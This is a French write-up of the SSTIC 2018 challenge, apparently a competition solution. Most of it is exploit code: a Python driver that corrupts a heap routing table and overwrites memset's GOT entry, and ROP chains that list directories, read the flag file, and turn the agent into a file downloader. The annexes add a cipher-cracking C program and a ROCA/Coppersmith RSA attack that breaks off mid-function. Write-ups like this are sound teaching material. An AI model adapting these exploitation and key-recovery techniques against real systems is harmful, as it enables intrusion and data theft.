root_addr = '127.0.0.1'
root_port = 31337


def start_node(node_addr, nbSubnodes, chunkHeader):
   args = ['./nounours', root_addr, ' %d'%root_port, ' %d'%node_addr, ' %d'%nbSubnodes, ' %d'%chunkHeader]
   print args
   #prc = subprocess.Popen(args, stdin=subprocess.PIPE, universal_newlines=True, bufsize=0)
   prc = subprocess.Popen(args, stdin=subprocess.PIPE, bufsize=0)
   time.sleep(2)
   return prc



p1 = start_node(0x11111111, 72, 0x1e781)

# Initialisation du tableau d'adresse avec le contenu de la nouvelle table de routage
addr_lst= [0xFF00000000, 0x6d70d8, 0x6d66f4 -552,  0xFE00000000, 0x6d7098,0x6d5a38 -552 ]
for v in addr_lst:
   time.sleep(1)
   print v
   str = "p%d\n"%(v)
   print str
   p1.stdin.write(str)
   #p1.stdin.flush()

time.sleep(1)
p1.stdin.write("z74\n")
p1.stdin.flush()
time.sleep(1)

p2 = start_node(0x22222222, 0, 0)

p3 = start_node(0x33333333, 0,0)
p4 = start_node(0x44444444, 0,0)
p5 = start_node(0x55555555, 0,0)

p6 = start_node(0x66666666, 11, 0)

# La creation du 7eme noeud declenche un realloc de la table de routage
p7 = start_node(0x77777777, 131,0x1d421 - 13*40 -0x240)


p8 = start_node(0x88888888, 0, 0)

# Longueur : Com_context P7 + Table Routage + Tableau addresse P7 + Com_context P8
chunkHdr = 0x241 + 0x110 + 0x420 +0x240
# Ecrasement du chunk Header du Com_context P7
p6.stdin.write("p%d\n"%chunkHdr)
p6.stdin.flush()
time.sleep(2)

p7.kill()
time.sleep(0.5)


p8.kill()
time.sleep(0.2)
p6.kill()
time.sleep(0.2)
p5.kill()
time.sleep(0.2)
p4.kill()
```

```
time.sleep(0.2)
p3.kill()
time.sleep(0.2)

time.sleep(1)
# Ecrasement de la table de routage
p1.stdin.write("p999999999\n")
p1.stdin.flush()
time.sleep(1)


time.sleep(2)
# Changement de la clef de chiffrement AES pour le nouveau Com_context
p2.stdin.write("k1\n")
p2.stdin.flush()
time.sleep(2)

# Modification de la GOT
anAddr = 0x489fed # add rsp, 0x30 ; ret
p2.stdin.write("n%d\n"%(anAddr))
p2.stdin.flush()


time.sleep(2)
anAddr = 0x4c05b000000000
# Declenchement de la ROP Chain
p2.stdin.write("h%d\n"%(anAddr))
p2.stdin.flush()
time.sleep(2)

time.sleep(200)

p1.wait()
```

Les Com_Context

```
struct route_entry {
        uint32_t            nbSubnodesAddr;     // Nombre d'adresse dans le tableau
        uint32_t            maxSubnodesAddr;    // Taille du tableau des adresses
        uint64_t            *subnodes_addr;     // Tableau des adresses des nœuds du sous arbre connecté au nœud fils.
        struct com_context  *acom_ctx;          // Com context du noeud fils
};
```

Quand la table de routage est écrasée par le realloc, on ne peut pas conserver les adresses des com_context dans la table. En effet, à cause de l'ASLR, ces adresses sont inconnues.

Par contre, la valeur importante dans le com_context est le file descripteur de la socket de la connexion. Et les valeurs des file descripteurs sont connues : on a 0 pour stdin, 1 pour stdout, 2 pour stderr, 3 pour la socket d'écoute, 4 pour la socket du premier com_context, 5 pour le suivant…

Donc l'idée va être de trouver des adresses dans la section .data (dont l'adresse est connue) qui contiennent les constantes 4 et 5 sur 64 bits.

On trouve plusieurs adresses qui conviennent :

```
(gdb) find /g 0x6d4000, 0x6da000, 4
0x6d66f4 <to_wc+84>
0x6d6c00 <dyn_temp.9954>
0x6d86d8 <_dl_main_map+888>
0x6d9910 <initial+16>
4 patterns found.

(gdb) find /g 0x6d4000, 0x6da000, 5
0x6d5a38 <_nl_C_LC_MESSAGES+56>
0x6d63d8 <_nl_C_LC_TELEPHONE+56>
0x6d6c10 <dyn_temp.9954+16>

(gdb) find /g 0x6d4000, 0x6da000, 6
0x6d5c78 <_nl_C_LC_NUMERIC+56>
0x6d6a50 <tunable_list+816>
0x6d6c20 <dyn_temp.9954+32>
0x6d8610 <_dl_main_map+688>
```

On va ainsi utiliser les adresses : 0x6d66f4 – 552 et 0x6d5a38-552 pour les com_context 1 et 2.

La structure com_context contient aussi les contextes AES qui sont utilisés pour le chiffrement et le déchiffrement des messages.

```
0x6d66f4 - 552 + 24             : AES CTX1
0x6d66f4 - 552 + 24 +240        : AES CTX2
```

On va utiliser les valeurs qui se trouvent à ces adresses comme contextes AES pour chiffrer et déchiffrer les messages échangés avec l'agent.

Fin du scénario d'attaque :

On envoie une commande pour modifier les contextes AES de l'agent P2 avec les valeurs trouvées dans la section .data.

```
# Changement de la clef de chiffrement AES pour le nouveau Com_context
p2.stdin.write("k1\n")
```

Et on va enfin ajouter la valeur 0x489fed au tableau des sub_NodesAdr_P2. Comme on a pu modifier la table des routing_entries, le pointeur des subNodeAddr pour le deuxième agent a été mis à 0x6d7098 (l'adresse de la fonction memset dans la GOT). On va donc modifier la GOT et mettre la valeur 0x489fed dans l'entrée correspondant à la fonction memset.

```
# Modification de la GOT
anAddr = 0x489fed # add rsp, 0x30 ; ret
p2.stdin.write("n%d\n"%(anAddr))
```

On envoie un nouveau message pour déclencher l'exécution de la ROPChain (qui a été envoyé dans la payload du message PEER envoyé pour modifier la GOT).

```
anAddr = 0x4c05b000000000
# Declenchement de la ROP Chain
p2.stdin.write("h%d\n"%(anAddr))
```

4. ROP Chains

On utilise l'outil RopGadget pour trouver les gadgets disponibles dans le code de l'agent.

On trouve en particulier le gadget :

```
489fed : add rsp, 0x30 ; ret
```

Activation des ROP Chains:

On va remplacer l'entrée 0x6d7098 de la GOT qui pointe normalement sur la fonction memset par la valeur 0x489fed.

L'activation d'une ROP Chain fonctionne en deux étapes. On commence par envoyer un message PEER avec l'adresse '0x489fed' et une payload qui contient la ROPChain à exécuter. Les messages PEER pour enregistrer une nouvelle adresse ont normalement une longueur de 40 octets et une payload vide. Mais aucune vérification n'est faite par l'agent. On va utiliser un message PEER pour charger la ROPChain dans la pile dans le buffer message de la fonction *mesh_process_message.* De plus quand le message PEER est traité par la fonction *mesh_process_agent_peering*, l'appel à la fonction *add_to_route* ajoute l'adresse du nœud dans le tableau des nœuds référencé par la routing_table. Mais comme on a réussi à modifier la routing_table, l'adresse du tableau des nœuds contient 0x6d7098. La fonction add_to_route va ainsi modifier la GOT et remplacer l'adresse de la fonction memset par l'adresse du gadget 0x489fed.

Quand un nouveau message est envoyé, la fonction *mesh_process_message* est invoquée. L'appel à la fonction *memset* va maintenant déclencher l'exécution de notre ROP Chain. En effet l'appel add rsp,0x30 va modifier le pointeur de pile pour le placer sur le début de la payload du message envoyé précédemment (donc sur notre ROPChain).

Les ROP Chains :

On construit une ROP Chain pour lister les entrées du répertoire '.'.

On ouvre le directory « . » avec open, on appelle getdents pour obtenir les entrées et enfin on appel write sur la socket 4 pour envoyer la réponse. On appel ensuite accept pour bloquer l'agent et être sur qu'il a le temps d'envoyer la réponse avant de planter.

```
unsigned long ROPChain1[] = {

0x400766, // pop rdi
0x4b1e58, // '.'
0x4017dc,  // popp rsi
0x10000,
0x454e8c, // pop rax
2,
0x47fa05, //sycall open


//call getdents(fd, buffer, count);   : 12*8 bytes
0x408f59, // pop rcx ; ret
0xFFFFFFFFFFFFFFE0,  // val_rcx: -0x20
0x454ee5, // pop rdx ; ret
0x400476, //val_rdx : 0x00400476 (ret)
0x457f4f, // lea edi, dword ptr [rcx + rax + 0x20] ; jmp rdx
0x4017dc, // pop rsi ; ret
0x6d4500, //val_rsi : buffer  :  0x6d4500
```

```
0x454ee5, // pop rdx ; ret
1536, //1024, //val_rdx : count
0x454e8c, //pop rax ; ret
78,  //val_rax : 78
0x47fa05, //syscall ; ret



0x400766, //pop rdi ; ret
4,
0x4017dc, //pop rsi ; ret
0x6d4500, //buffer
0x454ee5, //pop rdx ; ret
1536, //1024,
0x454e8c, //pop rax ; ret
1,
0x47fa05, //syscall : write(4, 0x6d4500, 128)


0x400766, //pop rdi ; ret
3,
0x4017dc, //pop rsi ; ret
0x6d4000,
0x454ee5, //pop rdx ; ret
0x6d4000,
0x4573d4, //pop r10 ; ret
0,
0x454e8c, //pop rax ; ret
288,
0x47fa05, //syscall : accept4(3, 0x6d4000, 0x6d4000, 0)

};
```

Le programme rd_getdents.c (disponible en annexe) permet d'afficher la réponse dans un format lisible.

On obtient

```
---------- nread=1536 ----------
inode#    file type  d_reclen  d_off   d_name
  783362  directory    24 902573375796337133  ..
  789810  regular     32 1071062638762193104  agent.sh
  789811  regular     32 2771588065373752467  .bashrc
  789809  regular     32 3464118568671093089  .lesshst
  792339  regular     32 4194276298904377273  .profile
  788161  directory    32 4284948776993896476  secret
  792337  directory    24 4709820162630528365  .
  788160  symlink     40 4887742891692177860  .bash_history
  789816  regular     32 5043962255697516717  .viminfo
  792341  directory    24 6040910650646334424  .ssh
  789812  regular     32 7802651903057633045  agent
  792340  regular     32 9223372036854775807  .bash_logout
```

On va examiner le répertoire « secret ».

On construit la ROP Chaine suivante pour lister les entrées du directory « secret ».

On ouvre le directory « secret » avec open, on appelle getdents pour obtenir les entrées et enfin on appel write sur la socket 4 pour envoyer la réponse. On appel ensuite accept pour bloquer l'agent et être sûr qu'il a le temps d'envoyer la réponse avant de planter.

```
// new_dir2
unsigned long ROPChain2[] = {

// NOP slides...
0x400476, // ret

// Set Stack[offset1] = Stack + offset2  : 17*8 bytes
0x41ea03,   // mov rax, rdi ; ret
0x454ee5,   // pop rdx ; ret
496,        // val_rdx : offset2  :  40 + 57*8 = 496
0x40794b,   // add rax, rdx ; ret
0x454ee5,   // pop rdx ; ret
0,        // val_rdx : 0x0
0x431f13,   // sub rdx, rax ; jbe 0x431f58 ; add rax, rdi ; ret
0x44f1f0,   // xor rax, rax ; ret
0x40794b,   // add rax, rdx ; ret
0x454ee5,   // pop rdx ; ret
0,        // val_rdx : 0x0
0x431f13,   // sub rdx, rax ; jbe 0x431f58 ; add rax, rdi ; ret
0x41ea03,   // mov rax, rdi ; ret
0x408f59,   // pop rcx ; ret
192,      // val_rcx:  offset1    : 40 + 19*8 = 192
0x431cb8,   // add rax, rcx ; ret
0x4a5cd1,   // mov qword ptr [rax], rdx ; ret


// Call open(dirname, 0,0);  : 7*8 bytes
0x400766,   // pop rdi; ret
0,   // Addr dirname
0x4017dc,  // pop rsi; ret
0x10000,
0x454e8c,   //pop rax; ret
2,
0x47fa05,  // syscall open


//call getdents(fd, buffer, count);   : 12*8 bytes
0x408f59, // pop rcx ; ret
0xFFFFFFFFFFFFFFE0,  // val_rcx: -0x20
0x454ee5, // pop rdx ; ret
0x400476, //val_rdx : 0x00400476 (ret)
0x457f4f, // lea edi, dword ptr [rcx + rax + 0x20] ; jmp rdx
0x4017dc, // pop rsi ; ret
0x6d4500, //val_rsi : buffer  : 0x6d4000  // 0x6d4500
0x454ee5, // pop rdx ; ret
1024, //val_rdx : count
0x454e8c, //pop rax ; ret
78,  //val_rax : 78
0x47fa05, //syscall ; ret



// Call write(4, data, count);  : 9*8 bytes
0x400766, //pop rdi ; ret
4,
0x4017dc, //pop rsi ; ret
0x6d4500,   //0x6d4500,
0x454ee5, //pop rdx ; ret
1024,       //1024
0x454e8c, //pop rax ; ret
1,
0x47fa05, //syscall : write(4, 0x6d4000, 128)
```

```
// Call accept4(3, ptr1, ptr2, 0) : block the thread  : 11 * 8 bytes
0x400766, //pop rdi ; ret
3,
0x4017dc, //pop rsi ; ret
0x6d4000,
0x454ee5, //pop rdx ; ret
0x6d4000,
0x4573d4, //pop r10 ; ret
0,
0x454e8c, //pop rax ; ret
288,
0x47fa05, //syscall : accept4(3, 0x6d4000, 0x6d4000, 0)

0x0000746572636573, //dirname : "secret"

};
```

Avec rd_getdent, on obtient

```
--------------- nread=1024 ---------------
inode#    file type  d_reclen  d_off   d_name
  792337  directory    24 2988780703540296481  ..
  789814  regular      40 4284948776993896476  sstic2018.flag
  788161  directory    24 9223372036854775807  .
```

Le fichier interessant est donc sstic2018.flag

On construit une nouvelle ROPchain pour lire le fichier sstic2018.flag

```
// Read File
unsigned long ROPChain3[] = {
// NOP slides...
//0x400476, // ret
0x400476,

// Set Stack[offset1] = Stack + offset2  : 17*8 bytes
0x41ea03,   // mov rax, rdi ; ret
0x454ee5,   // pop rdx ; ret
496,        // val_rdx : offset2  :  40 + 57*8 = 496
0x40794b,   // add rax, rdx ; ret
0x454ee5,   // pop rdx ; ret
0,        // val_rdx : 0x0
0x431f13,   // sub rdx, rax ; jbe 0x431f58 ; add rax, rdi ; ret
0x44f1f0,   // xor rax, rax ; ret
0x40794b,   // add rax, rdx ; ret
0x454ee5,   // pop rdx ; ret
0,        // val_rdx : 0x0
0x431f13,   // sub rdx, rax ; jbe 0x431f58 ; add rax, rdi ; ret
0x41ea03,   // mov rax, rdi ; ret
0x408f59,   // pop rcx ; ret
192,      // val_rcx:  offset1    : 40 + 19*8 = 192
0x431cb8,   // add rax, rcx ; ret
0x4a5cd1,   // mov qword ptr [rax], rdx ; ret


// Call open(filename, 0,0);  : 7*8 bytes
0x400766,   // pop rdi; ret
0,   // Addr filename
0x4017dc,  // pop rsi; ret
0x0,      // open flags
0x454e8c,   //pop rax; ret
2,
0x47fa05,  // syscall open


//call read(fd, buffer, count);   : 12*8 bytes
0x408f59, // pop rcx ; ret
0xFFFFFFFFFFFFFFE0,  // val_rcx: -0x20
0x454ee5, // pop rdx ; ret
0x400476, //val_rdx : 0x00400476 (ret)
0x457f4f, // lea edi, dword ptr [rcx + rax + 0x20] ; jmp rdx
0x4017dc, // pop rsi ; ret
0x6d4500, //val_rsi : buffer  : 0x6d4000  // 0x6d4500
0x454ee5, // pop rdx ; ret
1024, //val_rdx : count
0x454e8c, //pop rax ; ret
0,  //val_rax : 0 : sys_read
0x47fa05, //syscall ; ret



// Call write(4, data, count);  : 9*8 bytes
0x400766, //pop rdi ; ret
4,
0x4017dc, //pop rsi ; ret
0x6d4500,   //0x6d4500,
0x454ee5, //pop rdx ; ret
1024,       //1024
0x454e8c, //pop rax ; ret
1,
0x47fa05, //syscall : write(4, 0x6d4000, 128)


// Call accept4(3, ptr1, ptr2, 0) : block the thread  : 11 * 8 bytes
0x400766, //pop rdi ; ret
3,
0x4017dc, //pop rsi ; ret
0x6d4000,
```

```
0x454ee5, //pop rdx ; ret
0x6d4000,
0x4573d4, //pop r10 ; ret
0,
0x454e8c, //pop rax ; ret
288,
0x47fa05, //syscall : accept4(3, 0x6d4000, 0x6d4000, 0)

//filename : "secret/sstic2018.flag"
0x732f746572636573,
0x3831303263697473,
0x00000067616c662e,

};
```

La ROPChain suivante permet de mettre:

L'adresse du ComCtx 0x6d5810 dans le champ parent_node du context de l'agent

la valeur 0x555 dans le champ nodeAddr du contexte de l'agent

La valeur 0x400476 à l'adresse 0x6d7098 (fonction memset de la GOT) pour restaurer la fonction memset.

Enfin restaurer le pointeur de pile rsp pour rendre la main à la fonction *mesh_process_message*.

On peut ensuite envoyer des commandes GET à l'agent (qui a maintenant l'adresse 0x555) pour télécharger des fichiers !

```
// get File
unsigned long ROPChain4[] = {
//
0x0000000000041ea03,  // mov rax, rdi; ret
0x0000000000454ee5,  // pop rdx ; ret
0x43d8,
0x000000000040794b,  // add rax, rdx; ret
0x0000000000454ee5,  // pop rdx; ret
0x6d64cc,
0x00000000004a5cd1,  // mov qword ptr [rax], rdx ; ret

0x0000000000041ea03,  // mov rax, rdi; ret
0x0000000000454ee5,  // pop rdx; ret
0x4118,           //
0x000000000040794b,  // add rax, rdx; ret
0x0000000000454ee5,  // pop rdx ; ret
0x555,
0x00000000004a5cd1,  // mov qword ptr [rax], rdx ; ret

0x454e8c,         // pop rax; ret
0x6d7098,
0x0000000000454ee5, // pop rdx; ret
//0x452420,
0x400476, // ret
0x00000000004a5cd1,  // mov qword ptr [rax], rdx ; ret

0x0000000000041ea03,   // mov rax, rdi; ret
0x0000000000454ee5,   // pop rdx; ret
0xfffffffffffffff8,   // offset 1
0x000000000040794b,   // add rax, rdx ; ret
0x0000000000454ee5,   // pop rdx; ret
0x0,
0x000431f13,        // sub rdx, rax; jbe 0x431f58; add rax, rdi; ret
0x44f1f0,          // xor rax, rax; ret;
0x000000000040794b,   // add rax, rdx ; ret
0x0000000000454ee5,   // pop rdx; ret
0x0,
0x000431f13,        // sub rdx, rax; jbe 0x431f58; add rax, rdi; ret
0x0000000000041ea03,   // mov rax, rdi; ret
0x0000000000408f59,   // pop rcx; ret
336,              // offset 2
0x0000000000431cb8,   // add rax, rcx; ret
0x00000000004a5cd1,   // mov qword ptr [rax], rdx; ret
0x400664           // pop rsp; ret
};
```

6. Flag

On obtient le fichier sstic2018.flag.

```
65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet
```

Après décodage ROT13, on trouve l'adresse email finale:

65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org

7. Annexes

1. CrackCipher.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static unsigned char data_0[] = {
 0xdc, 0x63, 0x7a, 0x21, 0x58, 0x1f, 0x76, 0x5d, 0xd4, 0xdb, 0x72, 0x99,
 0x50, 0x97, 0x6e, 0xd5, 0xcc, 0x53, 0x6a, 0x11, 0x48, 0x0f, 0x66, 0x4d,
 0xc4, 0xcb, 0x62, 0x89, 0x40, 0x87, 0x5e, 0xc5, 0xbc, 0x43, 0x5a, 0x01,
 0x38, 0xff, 0x56, 0x3d, 0xb4, 0xbb, 0x52, 0x79, 0x30, 0x77, 0x4e, 0xb5,
 0xac, 0x33, 0x4a, 0xf1, 0x28, 0xef, 0x46, 0x2d, 0xa4, 0xab, 0x42, 0x69,
 0x20, 0x67, 0x3e, 0xa5, 0x9c, 0x23, 0x3a, 0xe1, 0x18, 0xdf, 0x36, 0x1d,
 0x94, 0x9b, 0x32, 0x59, 0x10, 0x57, 0x2e, 0x95, 0x8c, 0x13, 0x2a, 0xd1,
 0x08, 0xcf, 0x26, 0x0d, 0x84, 0x8b, 0x22, 0x49, 0x00, 0x47, 0x1e, 0x85,
 0x7c, 0x03, 0x1a, 0xc1, 0xf8, 0xbf, 0x16, 0xfd, 0x74, 0x7b, 0x12, 0x39,
 0xf0, 0x37, 0x0e, 0x75, 0x6c, 0xf3, 0x0a, 0xb1, 0xe8, 0xaf, 0x06, 0xed,
 0x64, 0x6b, 0x02, 0x29, 0xe0, 0x27, 0xfe, 0x65, 0x5c, 0xe3, 0xfa, 0xa1,
 0xd8, 0x9f, 0xf6, 0xdd, 0x54, 0x5b, 0xf2, 0x19, 0xd0, 0x17, 0xee, 0x55,
 0x4c, 0xd3, 0xea, 0x91, 0xc8, 0x8f, 0xe6, 0xcd, 0x44, 0x4b, 0xe2, 0x09,
 0xc0, 0x07, 0xde, 0x45, 0x3c, 0xc3, 0xda, 0x81, 0xb8, 0x7f, 0xd6, 0xbd,
 0x34, 0x3b, 0xd2, 0xf9, 0xb0, 0xf7, 0xce, 0x35, 0x2c, 0xb3, 0xca, 0x71,
 0xa8, 0x6f, 0xc6, 0xad, 0x24, 0x2b, 0xc2, 0xe9, 0xa0, 0xe7, 0xbe, 0x25,
 0x1c, 0xa3, 0xba, 0x61, 0x98, 0x5f, 0xb6, 0x9d, 0x14, 0x1b, 0xb2, 0xd9,
 0x90, 0xd7, 0xae, 0x15, 0x0c, 0x93, 0xaa, 0x51, 0x88, 0x4f, 0xa6, 0x8d,
 0x04, 0x0b, 0xa2, 0xc9, 0x80, 0xc7, 0x9e, 0x05, 0xfc, 0x83, 0x9a, 0x41,
 0x78, 0x3f, 0x96, 0x7d, 0xf4, 0xfb, 0x92, 0xb9, 0x70, 0xb7, 0x8e, 0xf5,
 0xec, 0x73, 0x8a, 0x31, 0x68, 0x2f, 0x86, 0x6d, 0xe4, 0xeb, 0x82, 0xa9,
 0x60, 0xa7, 0x7e, 0xe5, 0x7b, 0x20, 0x72, 0x65, 0x74, 0x75, 0x72, 0x6e,
 0x20, 0x4d, 0x6f, 0x64, 0x75, 0x6c, 0x65, 0x2e, 0x64, 0x28, 0x24, 0x30,
 0x29, 0x3b, 0x20, 0x7d, 0x00, 0x94, 0x20, 0x85, 0x10, 0xc2, 0xc0, 0x01,
 0xfb, 0x01, 0xc0, 0xc2, 0x10, 0x85, 0x20, 0x94, 0x01, 0xbb, 0x6b, 0xd9,
 0xcf, 0x25, 0x71, 0xef, 0x52, 0x52, 0xbd, 0x1b, 0xfc, 0x09, 0x6e, 0x41,
 0xbe, 0x9b, 0x28, 0xea, 0x83, 0x5c, 0x3f, 0x08, 0x80, 0x7e, 0x13, 0xda,
 0xfd, 0xe9, 0xd8, 0x84, 0x97, 0x93, 0xb2, 0xac, 0xc6, 0x79, 0xf1, 0x5a,
 0x70, 0x91, 0xf2, 0xc7, 0x74, 0xb8, 0xa2, 0xf0, 0xa6, 0x2b, 0x39, 0xf2,
 0x70, 0xc8, 0x87, 0xae, 0x96, 0xc4, 0x0f, 0xbe, 0x85, 0x2e, 0x53, 0xd0,
 0x8d,
};

unsigned char mem[32];
unsigned char *tabperm = data_0;
unsigned char *tabpol = data_0 + 281;

unsigned char gMatM[16][16];
/*******************************************************/
int decrypt_block(unsigned char *ctx, unsigned char *block)
{

        int i,j,k,l;
        unsigned char v, v2, v3, v24, res;

        for (i=0; i<16; i++)
                mem[i] = block[i] ^ ctx[144 + i];


        for (i=8; i>=0; i--)
        {
                for (j=0; j<16; j++)
                {
                        v = mem[0];
                        for (k=0; k<15; k++)
                        {
                                v2 = mem[k+1];
                                mem[k] = v2;
```

```
                                        v24 = tabpol[k];
                v3 = v2;
                                        res = 0;
                                        do {
                                                if ((v24 & 1) != 0)
                                                        res ^= v3;
                                                v2 = (v3 <<1);
                                                if ((v3 & 128) != 0)
                                                        v3 = v2 ^ 195;
                                                else
                                                        v3 = v2;
                                                v24 >>=1;
                                        } while (v24!=0);
                                        v ^= res;
                                }
                                mem[15] = v;
                        }

                         for (l=0; l<16; l++)
        mem[l] ^= ctx[(i<<4) + l];

        }

        /*for (i=0; i<16; i++)
                mem[i] = tabperm[mem[i]];*/

        for (i=0; i<16; i++)
                block[i] = mem[i];

}



/*******************************************************/
int dump(unsigned char *ptr, int lg)
{
        int i;
        for (i=0; i<lg; i++) {
                printf("%02x ",ptr[i]);
                if ((i%16) == 15)
                        printf("\n");
        }
        printf("\n");
}
/*******************************************************/
int getMatrix()
{
        unsigned char mblock[16];
        unsigned char mctx[160];

        int i,j;

        memset(mblock, 0, 16);
        memset(mctx, 0, 160);

        for (i=0; i<16; i++) {
                memset(mblock, 0, 16);
                mblock[i] = 1;
                decrypt_block(mctx, mblock);
                for (j=0; j<16; j++) {
                        gMatM[i][j] = mblock[j];
                }
        }

}
/*******************************************************/
unsigned char prodGalois(unsigned char a, unsigned char b)
{
        int res;

        res = 0;
```

```
	do {
		if ((a&1) != 0)
			res ^= b;
		if ((b&128) != 0)
			b = (b<<1) ^ 195;
		else
			b<<=1;

		a>>=1;
	} while (a>0);

	return(res);
}
/*****************************************************/
int prodMat(unsigned char mat[16][16], unsigned char *v, unsigned char *res)
{
	int i,j;
	for (i=0; i<16; i++) {
		res[i] = 0;
		for (j=0; j<16; j++) {
			res[i] ^= prodGalois(v[j], mat[j][i]);
		}
	}
}
/*****************************************************/
int findKey(unsigned char *bclear, unsigned char *bcipher, unsigned char *key)
{
	unsigned char temp[16];
	int i;

	prodMat(gMatM, bclear, temp);
	for (i=0; i<16; i++) {
		key[i] = bcipher[i] ^ temp[i];
	}
}
/*****************************************************/
unsigned char invPerm(unsigned char x)
{
 unsigned char res;
  res = ((200 * x * x) + (255 * x) + 92) % 0x100;
  return(res);
}
/*****************************************************/
int crackCipher()
{
	unsigned char clear_block[16]="-Fancy Nounours-";
	unsigned char crypted_block[16]={0xdc,0xb9,0xbf,0x85,0x48,0x6f,0x13,0x3f,0x6c,0xbd,0x03,0xf1,0xb8,0x25,0x12,0x4c};
	unsigned char iv[16]={0x02,0x88,0x7f,0x88,0xf2,0x84,0x6d,0xd0,0x9c,0x92,0xd6,0x95,0xf8,0xb1,0x14,0x4a};
	unsigned char key[16];
	unsigned char mctx[160];
	unsigned char mblock[16];
	int i;

	for (i=0; i<16; i++)
		clear_block[i] ^= iv[i];

	for (i=0; i<16; i++)
		clear_block[i] = invPerm(clear_block[i]);
	memcpy(mblock, crypted_block, 16);

	findKey(crypted_block, clear_block, key);
	dump(key, 16);

	memset(mctx, 0, 160);
	for (i=0; i<16; i++)
		mctx[i] = key[i];
	decrypt_block(mctx, mblock);
	dump(mblock, 16);
	dump(clear_block, 16);
}
```

```
/*****************************************************/
int main()
{
	unsigned char mblock[16];
	unsigned char mblock0[16];
	unsigned char mctx[160];

	unsigned char key[16];

	int i;



	getMatrix();

	crackCipher();
}
```

2. ROCA attack

(NB: L'implementation de l'algorithme de coppersmith est celle de David Wong disponible ici :

https://www.cryptologie.net/article/222/implementation-of-coppersmith-attack-rsa-attack-using-lattice-reductions/).

```
import time

debug = False

# display matrix picture with 0 and X
def matrix_overview(BB, bound):
    for ii in range(BB.dimensions()[0]):
        a = ('%02d ' % ii)
        for jj in range(BB.dimensions()[1]):
            a += '0' if BB[ii,jj] == 0 else 'X'
            a += ' '
        if BB[ii, ii] >= bound:
            a += '~'
        print a

def coppersmith_howgrave_univariate(pol, modulus, beta, mm, tt, XX):
    """
    Coppersmith revisited by Howgrave-Graham

    finds a solution if:
    * b|modulus, b >= modulus^beta , 0 < beta <= 1
    * |x| < XX
    """
    #
    # init
    #
    dd = pol.degree()
    nn = dd * mm + tt

    #
    # checks
    #
    if not 0 < beta <= 1:
        raise ValueError("beta should belongs in (0, 1]")

    if not pol.is_monic():
        raise ArithmeticError("Polynomial must be monic.")

    #
    # calculate bounds and display them
    #
    """
    * we want to find g(x) such that ||g(xX)|| <= b^m / sqrt(n)

    * we know LLL will give us a short vector v such that:
    ||v|| <= 2^((n - 1)/4) * det(L)^(1/n)

    * we will use that vector as a coefficient vector for our g(x)

    * so we want to satisfy:
    2^((n - 1)/4) * det(L)^(1/n) < N^(beta*m) / sqrt(n)

    so we can obtain ||v|| < N^(beta*m) / sqrt(n) <= b^m / sqrt(n)
    (it's important to use N because we might not know b)
    """
    if debug:
        # t optimized?
        print "\n# Optimized t?\n"
        print "we want X^(n-1) < N^(beta*m) so that each vector is helpful"
```

```
    cond1 = RR(XX^(nn-1))
    print "* X^(n-1) = ", cond1
    cond2 = pow(modulus, beta*mm)
    print "* N^(beta*m) = ", cond2
    print "* X^(n-1) < N^(beta*m) \n-> GOOD" if cond1 < cond2 else "* X^(n-1) >= N^(beta*m) \n-> NOT GOOD"

    # bound for X
    print "\n# X bound respected?\n"
    print "we want X <= N^(((2*beta*m)/(n-1)) - ((delta*m*(m+1))/(n*(n-1)))) / 2 = M"
    print "* X =", XX
    cond2 = RR(modulus^(((2*beta*mm)/(nn-1)) - ((dd*mm*(mm+1))/(nn*(nn-1)))) / 2)
    print "* M =", cond2
    print "* X <= M \n-> GOOD" if XX <= cond2 else "* X > M \n-> NOT GOOD"

    # solution possible?
    print "\n# Solutions possible?\n"
    detL = RR(modulus^(dd * mm * (mm + 1) / 2) * XX^(nn * (nn - 1) / 2))
    print "we can find a solution if 2^((n - 1)/4) * det(L)^(1/n) < N^(beta*m) / sqrt(n)"
    cond1 = RR(2^((nn - 1)/4) * detL^(1/nn))
    print "* 2^((n - 1)/4) * det(L)^(1/n) = ", cond1
    cond2 = RR(modulus^(beta*mm) / sqrt(nn))
    print "* N^(beta*m) / sqrt(n) = ", cond2
    print "* 2^((n - 1)/4) * det(L)^(1/n) < N^(beta*m) / sqrt(n) \n-> SOLUTION WILL BE FOUND" if cond1 < cond2 else "* 2^((n - 1)/4) *
det(L)^(1/n) >= N^(beta*m) / sqroot(n) \n-> NO SOLUTIONS MIGHT BE FOUND (but we never know)"

    # warning about X
    print "\n# Note that no solutions will be found _for sure_ if you don't respect:\n* |root| < X \n* b >= modulus^beta\n"

  #
  # Coppersmith revisited algo for univariate
  #

  # change ring of pol and x
  polZ = pol.change_ring(ZZ)
  x = polZ.parent().gen()

  # compute polynomials
  gg = []
  for ii in range(mm):
    for jj in range(dd):
      gg.append((x * XX)**jj * modulus**(mm - ii) * polZ(x * XX)**ii)
  for ii in range(tt):
    gg.append((x * XX)**ii * polZ(x * XX)**mm)

  # construct lattice B
  BB = Matrix(ZZ, nn)

  for ii in range(nn):
    for jj in range(ii+1):
      BB[ii, jj] = gg[ii][jj]

  # display basis matrix
  if debug:
    matrix_overview(BB, modulus^mm)

  # LLL
  BB = BB.LLL()

  # transform shortest vector in polynomial
  new_pol = 0
  for ii in range(nn):
    new_pol += x**ii * BB[0, ii] / XX**ii

  # factor polynomial
  potential_roots = new_pol.roots()
  if debug:
    print "potential roots:", potential_roots

  # test roots
  roots = []
  for root in potential_roots:
```

```
    if root[0].is_integer():
      result = polZ(ZZ(root[0]))
      #if gcd(modulus, result) >= modulus^beta:
      if gcd(modulus, result) > 1:
        roots.append(ZZ(root[0]))

  #
  return roots

##############################################
def get_primorial(n):
        P = Primes()
        res = P.first()
        for i in range(1,n):
                res = res * P.unrank(i)
        return(res)
##############################################
def get_ordp(gp, Mp):
        R = IntegerModRing(Mp)
        eMp = euler_phi(Mp)
        egp = R(gp)
        ogp = order_from_multiple(egp, eMp, operation='*')
        return(ogp)
##############################################
def algo1(gp, N, Mp ):
        RMp = IntegerModRing(Mp)
        Nr = RMp(N)
        gpr = RMp(gp)
        cp = discrete_log(Nr, gpr)
        eM = euler_phi(Mp)
        ordp = order_from_multiple(gpr, eM, operation='*')
        print "ordp=",ordp

        beta = 0.5
        Mpinv = inverse_mod(Mp, N)

        Nsqrt = sqrt(RealNumber(N))
        XX = Integer(2.0 * Nsqrt / RealNumber(Mp) )
        F.<x> = PolynomialRing(Zmod(N), implementation='NTL');

